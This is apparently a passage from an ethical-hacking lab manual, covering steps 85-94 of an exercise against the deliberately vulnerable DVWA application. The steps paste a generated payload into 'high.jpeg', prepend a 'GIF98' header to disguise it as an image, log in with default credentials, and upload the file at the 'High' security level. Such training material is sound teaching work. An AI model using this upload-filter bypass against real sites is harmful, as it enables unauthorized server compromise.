
    Note: Here, the IP address of the host machine is **10.10.1.13** (**Parrot Security** machine).
85. The raw payload is generated in the terminal window. Select the payload, right-click on it, and click **Copy** from the context menu to copy the payload, as shown in the screenshot.



86. Now, in the terminal window, type **cd /home/attacker/Desktop/** and press **Enter** to navigate to the **Desktop**.

87. Type **pluma high.jpeg** and press **Enter** to launch the **Pluma** text editor.

88. The **Pluma** text editor window appears; press **Ctrl+V** to paste the raw payload copied in **Step 85**. Edit the payload file by adding **GIF98** to the first line and then press **Ctrl+S** to save the context.




89. Close all open windows.

90. Click the **Firefox** icon from the top section of **Desktop**, type **http://10.10.1.22:8080/dvwa/login.php** into the address bar and press **Enter**. The **DVWA** login page appears. Log in with the credentials **admin** and **password**, and click the **Login** button.


    Note: If a **Would you like Firefox to save this login** notification appears at the top of the browser window, click **Don't Save**.

91. The **Welcome to Damn Vulnerable Web Application!** Page appears; click **DVWA Security** in the left pane to view the DVWA security level.


92. Change the **Security Level** from impossible to high by selecting **High** from the drop-down list and clicking the **Submit** button, as shown in the screenshot.



93. Click the **File Upload** option in the left pane. The **Vulnerability: File Upload** page appears. Click the **Browse...** button to upload a file.




94. The **File Upload** window appears. Navigate to the **Desktop** location, select the payload file **high.jpeg**, and click **Open**.

